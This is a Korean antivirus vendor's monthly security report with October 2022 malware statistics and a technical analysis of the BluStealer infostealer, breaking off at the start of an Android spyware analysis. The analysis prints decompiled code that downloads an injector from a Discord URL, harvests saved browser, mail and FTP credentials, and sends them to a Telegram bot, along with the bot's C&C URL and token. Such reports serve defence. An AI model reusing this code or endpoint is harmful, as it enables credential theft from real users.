


이스트시큐리티 보안동향보고서

No.158

2022/11/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-22

1. [Trojan.MSIL.BluStealer] 악성코드 분석 보고서
 2. [Trojan.Android.Agent] 악성코드 분석 보고서
-

3 최신 보안 동향 23-37

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022년 10 월에는 국내 대형 포털사이트를 대상으로 한 피싱공격, 신규 기능이 추가 된 매그니베르 랜섬웨어와 LockBit 랜섬웨어, 페이크 스트라이커(Fake Striker) 위협 캠페인을 통한 북 연계 공격 활동이 발견되었습니다.

매그니베르와 LockBit 랜섬웨어는 현재까지도 활발히 유포되고 있는 랜섬웨어입니다. 이중 매그니베르는 최근 바탕화면을 변경하는 기능을 추가한 버전이 유포되고 있습니다.

해당 버전은 기존과 동일하게 타이포스쿼팅방식과 멀버타이징 공격기법으로 다운로드가 되고 있으며, 이전 버전과 동일한 동작방식으로 감염을 진행하지만 파일 암호화 완료 후 사용자 PC 의 바탕화면을 변경하여 사용자가 랜섬웨어에 감염되었다는 사실을 바로 인지할 수 있습니다. 또한 LockBit 랜섬웨어는 이전 버전에서 Amadey Bot 을 추가로 유포하고 있습니다. 현재까지 발견 된 유포방식은 이전과 같이 심시아.docx, 임서은.docx 등 [이름].docx 의 파일명을 가지고 있으며, 워드프로그램 실행 시 원격 템플릿 주입(Remote Template Injection)기술을 사용하여 Amadey Bot 을 다운로드 하며, Amadey Bot 은 감염 PC 의 ID 값, 사용자 이름, 컴퓨터 이름 등의 정보를 탈취하여 C&C 서버로 전송하는 악성행위를 진행합니다. 이후 C&C 서버와 추가 통신이 이루어지면 LockBit 3.0 버전의 랜섬웨어를 다운로드 하여 사용자 PC 를 감염시킵니다.

국내 대형 포털사이트 네이버 및 다음카카오 로그인 계정을 탈취하기 위한 악성 피싱메일이 발견되었습니다. (구)Daum 계정 통합 이슈로 위장하거나 아이디 보호조치가 되었다는 허위 내용으로 사용자들의 클릭을 유도하고있으며, 클릭 시 보여지는 피싱 페이지에 개인정보를 입력 시 사용자의 개인정보가 전달됩니다.

이외에도 페이크 스트라이커 위협 캠페인으로 추정되는 북한 연계 해킹 공격도 발견되었습니다. 지난 11 월 2 일에 개최 된 국립외교원 외교안보연구소(IFANS)행사에 초대하는 "2022 외교안보연구소(IFANS) 국제문제회의" 초대장으로 위장하여 사용자의 이름 및 소속, 이메일, 연락처 등의 개인정보를 획득 후 구글 지메일 로그인 페이지로 이동하여 지메일의 비밀번호도 추가 탈취를 시도하고 있습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2022 년 10 월에는 Gen: Variant.TDss.49, Application.Hacktool.KMSAuto.BQ, Win32.Neshta.A, Worm.ACAD.Bursted 악성코드가 새롭게 Top15 에 진입하였고, Hosts.media.opencandy.com 악성코드가 9 월 8,257,764 건에서 4,258,306 으로 48.4% 감소하였지만 여전히 1 위를 차지했습니다.

지난 9 월에 비교하여 신규 악성코드가 진입하면서 지난 Top 순위에 있던 악성코드들은 대다수 순위가 하락하였으며 감염형 바이러스 Win32.Neshta.A, 캐드 파일을 감염시키는 Worm.ACAD.Bursted 등 감염형 악성코드가 상승한 것으로 확인되었습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	4,258,306
2	New	Gen:Variant.TDss.49	ETC	61,108
3	-	Misc.HackTool.AutoKMS	ETC	33,141
4	↑1	Exploit.CVE-2010-2568.Gen	Exploit	25,687
5	↓3	Backdoor.Generic.792814	Backdoor	25,578
6	-	Gen:Variant.Razy.864420	ETC	24,002
7	New	Application.Hacktool.KMSAuto.BQ	ETC	19,954
8	New	Win32.Neshta.A	Virus	19,187
9	↓5	Misc.HackTool.KMSActivator	ETC	16,793
10	-	Gen:Variant.Razy.360325	ETC	16,363
11	↓1	Application.Hacktool.KMSActivator.AI	ETC	14,395
12	↓5	Gen:Variant.Fugrafa.3766	ETC	14,125
13	↓5	Application.Hacktool.KMSActivator.HA	ETC	14,026
14	New	Worm.ACAD.Bursted	Worm	12,243
15	↓2	Trojan.Agent.Injector.Gen	Trojan	12,211

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022 년 10 월 01 일 ~ 2022 년 10 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 호스트파일(Host)이 93%로 가장 높은 비율로 탐지 되었으며, 기타(ETC) 유형 5%를 제외한 나머지 백도어(Backdoor), 트로이목마(Trojan), 취약점(Exploit), 바이러스(Virus), 웜(Worm) 유형은 각각 1%로 확인되었습니다. 2022 년 9 월과 비교하여 전체 감염 건수는 약 47.1% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2022 년 10 월에는 지난 9 월과 비교해서 호스트파일(Host) 유형은 6%감소, 기타(ETC) 유형은 3% 증가하였으며 나머지 백도어(Backdoor), 트로이목마(Trojan), 취약점(Exploit), 웜(Worm) 유형은 모두 1% 감소되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

10월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 10월 1일부터 10월 31일까지 총 15,893 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 10월 한 달간 총 7,917,086 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 9월 한 달간 확인되었던 7,666,706 건의 악성코드 경유지/유포지 URL 수에 비해 약 3.2% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서

[Trojan.MSIL.BluStealer]

악성코드 분석 보고서

개요

최근 게이밍 등의 목적으로 설계된 VoIP 소프트웨어 중 하나인 '디스코드(Discord)'의 채널의 첨부파일을 경유하여 최종적으로 'BluStealer' 이름의 정보 탈취 계열의 악성코드(InfoStealer)가 지속적으로 발견되고 있다. 해당 악성코드는 PC 정보 및 주요 애플리케이션의 크리덴셜 정보를 탈취 및 전송하는 기능을 가지고 있다.

본 보고서에서는 'BluStealer' 악성코드에 대해 분석을 하고자 한다.

악성코드 상세 분석

2.1. 8DD5B8A3405362D6F5CE36E1ACF87AD5 분석

1) 인젝터 다운로드

해당 악성코드는

'https://cdn.discordapp.com/attachments/1025390686079553581/1027860430103785492/Xnwdychkkp[.]jpeg'에서 인코딩된 인젝터 기능의 .NET DLL 페이로드를 다운로드하여 로드하는 기능을 수행한다.

```
// Token: 0x06000003 RID: 3 RVA: 0x0000205C File Offset: 0x0000025C
internal static byte[] DeleteOrder()
{
    return SingletonWrapperException.PublishOrder(SingletonWrapperException.FindHelper("https://cdn.discordapp.com/attachments/1025390686079553581/1027860430103785492/Xnwdychkkp[.]jpeg"));
}

// Token: 0x06000004 RID: 4 RVA: 0x00002070 File Offset: 0x00000270
private static string FlushOrder(string item)
{
    int num = 1;
    int num2 = num;
    string result;
    for (;;)
    {
        switch (num2)
        {
            default:
                try
                {
                    StreamReader streamReader = new StreamReader(SingletonWrapperException.PopHelper(SingletonWrapperException.InsertHelper(new Uri(item))).GetResponseStream());
                    StreamReader streamReader2;
                    if (6 != 0)
                    {
                        streamReader2 = streamReader;
                        int num3 = 1;
                        if (<Module>
                            {10994356-72cf-4f49-9bd3-85e3dca9a004}.m_9ff820cb15e54c8c810550ef2a62722c.m_22bf4d0d471d4b3e8b933d8f96f89bfc == 0)
                        {

```

[그림 1] 인젝터 페이로드 다운로드 코드

다운로드된 인젝터는 Hex에서 Binary 형태로 Convert 한 뒤, 로드된다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	34	44	35	41	39	30	30	30	30	33	30	30	30	30	30	30	4D5A900003000000
00000010	30	34	30	30	30	30	30	30	46	46	46	46	30	30	30	30	04000000FFFF0000
00000020	42	38	30	30	30	30	30	30	30	30	30	30	30	30	30	30	B800000000000000
00000030	34	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	4000000000000000
00000040	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000050	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000060	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000070	30	30	30	30	30	30	30	30	38	30	30	30	30	30	30	30	0000000080000000
00000080	30	45	31	46	42	41	30	45	30	30	42	34	30	39	43	44	0E1FBA0E00B409CD
00000090	32	31	42	38	30	31	34	43	43	44	32	31	35	34	36	38	21B8014CCD215468
000000A0	36	39	37	33	32	30	37	30	37	32	36	46	36	37	37	32	69732070726F6772
000000B0	36	31	36	44	32	30	36	33	36	31	36	45	36	45	36	46	616D2063616E6E6F
000000C0	37	34	32	30	36	32	36	35	32	30	37	32	37	35	36	45	742062652072756E
000000D0	32	30	36	39	36	45	32	30	34	34	34	46	35	33	32	30	20696E20444F5320
000000E0	36	44	36	46	36	34	36	35	32	45	30	44	30	44	30	41	6D6F64652E0D0D0A
000000F0	32	34	30	30	30	30	30	30	30	30	30	30	30	30	30	30	2400000000000000
00000100	35	30	34	35	30	30	30	30	34	43	30	31	30	33	30	30	504500004C010300
00000110	37	31	45	33	33	46	36	33	30	30	30	30	30	30	30	30	71E33F6300000000
00000120	30	30	30	30	30	30	30	45	30	30	30	30	45	32	31		00000000E0000E21
00000130	30	42	30	31	30	36	30	30	30	44	36	30	41	30	30		0B01060000D60A00
00000140	30	30	30	36	30	30	30	30	30	30	30	30	30	30	30		0006000000000000

[그림 2] 인젝터 페이로드 다운로드 코드

2) 자가 복제 및 자동 실행

현재 실행 프로그램을 '%appdata%\Zjnbuzywxbw\Gsghris.exe' 경로로 자가 복제하며, 자가 복제된 경로를 확장제를 제외한 파일이름('Gsghris')으로 자동 실행 레지스트리에 등록한다. 아래는 자가 복제 화면이다.

▸ Wu0002	{Boolean (System.String, System.String, Boolean)}
Wu0003	false
Wu000EWu20013	null
obj2	null
▸ Wu000EWu2001	{#u0005#u200A}
▸ array2	{object[0x00000003]}
[0]	"C:\\Users\\Wjohn\\Desktop\\Wf8b40d078ef6fde7422e000156caba27383ab4285b76a0d43ee18e1bfb59424e.exe--"
[1]	"C:\\Users\\Wjohn\\AppData\\Roaming\\WZjnbuzywxbw\\Gsghris.exe"
[2]	false

[그림 3] 자가 복제 화면

자동 실행 레지스트리 등록 화면은 아래와 같다.

▸ Wu0002	{Void SetValue(System.String, System.Object, Microsoft.Win32.RegistryValueKind)}
Wu0003	true
▸ Wu000EWu20013	{#u000F#u2007}
obj2	{HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run}
▸ Wu000EWu2001	{#u0005#u200A}
▸ array2	{object[0x00000003]}
i	0xFFFFFFFF
j	0x00000000
▸ array	{#u000EWu2001[0x00000003]}
[0]	{#u0005#u200A}
Wu0002 (#u0...	0x00000002
Wu0002	"Gsghris"
Wu0003	null
[1]	{#u0005#u200A}
Wu0002 (#u0...	0x00000002
Wu0002	"C:\\Users\\Wjohn\\AppData\\Roaming\\WZjnbuzywxbw\\Gsghris.exe"
Wu0003	null

[그림 4] 자동 실행 레지스트리 등록 화면

3) 페이로드 인젝션

자기 자신을 자식 프로세스로 생성한 뒤, 리소스('Dcsyydmq')에서 디코딩한 정보 수집 및 전송 기능의 Visual Basic(VB) 페이로드를 인젝션해서 실행한다.

Wu0002	(Boolean Invoke(System.String, System.String, IntPtr, IntPtr, Boolean, UInt32, IntPtr, System.String, ByRef, ByRef))
Wu0003	true
Wu000E#u20013	Wu000F#u2007
obj2	Wu000E#u2004#u2000.Wu0002#u2000
Wu000E#u2001	Wu000F#u2007
array2	object[0x0000000A]
i	0xFFFFFFFF
j	0x00000000
array	Wu000E#u2001[0x0000000A]
[0]	Wu000F#u2007
[1]	Wu0005#u200A
Wu0002 (Wu0...	0x00000002
Wu0002	"C:\Users\john\Desktop\fb40d078ef6fde7422e000156caba27383ab4285b76a0d43ee18e1bfb59424e.exe--"
Wu0003	null
[2]	Wu000E#u2006
[3]	Wu000E#u2006
[4]	Wu0006#u2004
[5]	Wu0006#u2004
Wu0002 (Wu0...	0x0000000F
Wu0002	0x08000004
Wu0003	null

[그림 5] 정보 수집/전송 기능의 최종 페이로드 인젝션 화면

2.2. 페이로드 분석

1) 인젝션

정보 수집 기능의 .NET 페이로드를 'AppLaunch.exe'에 인젝션한다.

```

002BEC35 CALL to CreateProcessA from 002BEC30
00000000 ModuleFileName = NULL
002995B0 CommandLine = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"
00000000 pProcessSecurity = NULL
00000000 pThreadSecurity = NULL
00000000 InheritHandles = FALSE
00000004 CreationFlags = CREATE_SUSPENDED
00000000 pEnvironment = NULL
00000000 CurrentDir = NULL
0012F7A8 pStartupInfo = 0012F7A8
0012F848 pProcessInfo = 0012F848

```

[그림 6] 인젝터 페이로드 다운로드 코드

2) 정보 수집

2.1) 감염 PC 정보 수집

현재 시간, 컴퓨터 정보, 사용자 이름, 컴퓨터 이름, 백신 설치 유무, CPU/GPU 이름, RAM 용량, 공인/내부 IP 를 수집한다.

```

StringBuilder stringBuilder = new StringBuilder();
stringBuilder.AppendLine("Date:= " + SystemInfo.datetime);
stringBuilder.AppendLine("System:= " + SystemInfo.GetSystemVersion());
stringBuilder.AppendLine("Username:= " + SystemInfo.username);
stringBuilder.AppendLine("CompName:= " + SystemInfo.compname);
stringBuilder.AppendLine("Antivirus:= " + SystemInfo.GetAntivirus());
stringBuilder.AppendLine("CPU:= " + SystemInfo.GetCPUName());
stringBuilder.AppendLine("GPU:= " + SystemInfo.GetGPUName());
stringBuilder.AppendLine("RAM:= " + SystemInfo.GetRamAmount());
stringBuilder.AppendLine("Internal IP:= " + SystemInfo.GetLocalIP());
stringBuilder.AppendLine("External IP:= " + SystemInfo.GetPublicIP());
stringBuilder.AppendLine("#r#n");

```

[그림 7] PC 정보 수집 코드

2.2) 애플리케이션 크리덴셜 수집

Chromium, Outlook, FoxMail, CoreFTP, WinSCP2, Firefox, WaterFox, K-Meleon, Thunderbird, IceDragon, Cyberfox, BlackHawk, Pale Moon 애플리케이션을 대상으로 PC에 저장된 크리덴셜 정보를 탈취한다.

```
try
{
    Chromium.Grab();
}
catch
{
}
try
{
    Program.datas += FileZilla.GrabOutlook();
}
catch
{
}
try
{
    Program.datas += FileZilla.GetFoxmail();
}
catch
{
}
try
{
    Program.datas += FileZilla.getCoreFTP();
}
catch
{
}
try
{
    Program.datas += FileZilla.GetWinSCP();
}
```

[그림 8] 애플리케이션 정보 수집 코드 일부

아래는 각 애플리케이션 별로 탈취되는 정보에 대한 설명이다.

애플리케이션 이름	탈취 정보 설명
Chromium	크리덴셜 정보(신용카드 정보 포함)
Outlook, FoxMail	크리덴셜 정보
CoreFTP, WinSCP 2	크리덴셜 정보
Firefox, WaterFox, K-Meleon, Thunderbird, IceDragon, Cyberfox, BlackHawk, Pale Moon	크리덴셜 정보

[표 1] 애플리케이션 별 탈취 정보

2.3) 수집된 정보 저장

애플리케이션 수집 정보가 존재하는 경우 PC 정보와 함께 '%appdata%\Microsoft\Windows\Templates' 경로하위에 'credentials.txt' 이름으로 저장하고 종료한다.

```
if (!Program.datas == "")
{
    File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\credentials.txt", stringBuilder.ToString() + Program.datas);
}
```

[그림 9] 수집된 정보 저장

3) 정보 전송

수집된 파일이 존재하는 경우 Telegram C&C 로 사용자 정보를 전송한다.

```
_vbaFreeVarList(8, v54, v51, v53, v50);
savedregs = L"https://api.telegram.org/bot";
v73 = v64;
v20 = _vbaStrCat();
savedregs = _vbaStrMove(&v58, v20, v73, savedregs);
v73 = L"/sendDocument?chat_id=";
v21 = _vbaStrCat();
savedregs = _vbaStrMove(&v57, v21, v73, savedregs);
v73 = v60;
v22 = _vbaStrCat();
savedregs = _vbaStrMove(&v56, v22, v73, savedregs);
v73 = L"&caption=";
v23 = _vbaStrCat();
savedregs = _vbaStrMove(&v55, v23, v73, savedregs);
v73 = v63;
v24 = _vbaStrCat();
_vbaStrMove(&v61, v24, v73, savedregs);
savedregs = &v55;
v73 = &v56;
_vbaFreeStrList(4, &v58, &v57);
```

[그림 10] Telegram 으로 수집된 정보 전송하는 코드

<https://api.telegram.org/bot5468731092:AAGGNQWBVRhX622u6xp1moMhaunIGtXulxg/>

[표 2] Telegram C&C

3. 결론

‘BluStealer’ 악성코드는 사용자 PC 정보 수집 및 정보 전송 기능을 가진 악성코드이다. 이번 악성코드에서는 Discord 를 C&C 로 하는 다운로드가 사용된 점, 정보 수집 및 전송 기능이 분리되어 흐름이 진행된다는 점이 특징적이다.

기업체에서 이러한 유형의 악성코드에 감염 혹은 노출되는 경우, 감염된 임직원을 대상으로 크리덴셜 스테핑 등으로 공격이 이어져 회사 입장에서 2 차 위협에 노출될 수 있어서 주의가 필요하다.

따라서 이 악성코드에서 감염을 예방하기 위해서는 출처가 불분명한 사이트 내에서 URL, 파일 다운로드를 지양해야 한다.

현재 알약에서는 관련 악성코드를 **‘Trojan.MSIL.BluStealer’**, **‘Trojan.Downloader.MSIL’**로 진단하고 있다.

[Trojan.Android.Agent]

악성코드 분석 보고서

개요

스파이웨어는 피해자의 사생활을 면밀하게 감시하며 민감한 정보를 탈취하는 특징이 있다. 모바일 기기 사용환경이 실생활에 매우 밀착되어 있기에 공격자들은 다양한 정보 획득 수단으로 스파이웨어를 활용하는 것이다.

공격자들은 피해자들의 모바일 기기에 악성 앱을 설치하기 위해 피해자들이 선호하는 앱으로 위장하여 악성 앱을 유포하고 있다. 그리고 이렇게 수집한 정보들을 활용하여 금전 탈취 등의 수익활동을 하는 것이다.

최근 발견된 이 악성 앱은 중동 국가를 대상으로 제작된 악성 앱으로 보이며 피해자의 개인 정보 탈취 등을 위한 스파이행위를 위해 제작되었다.

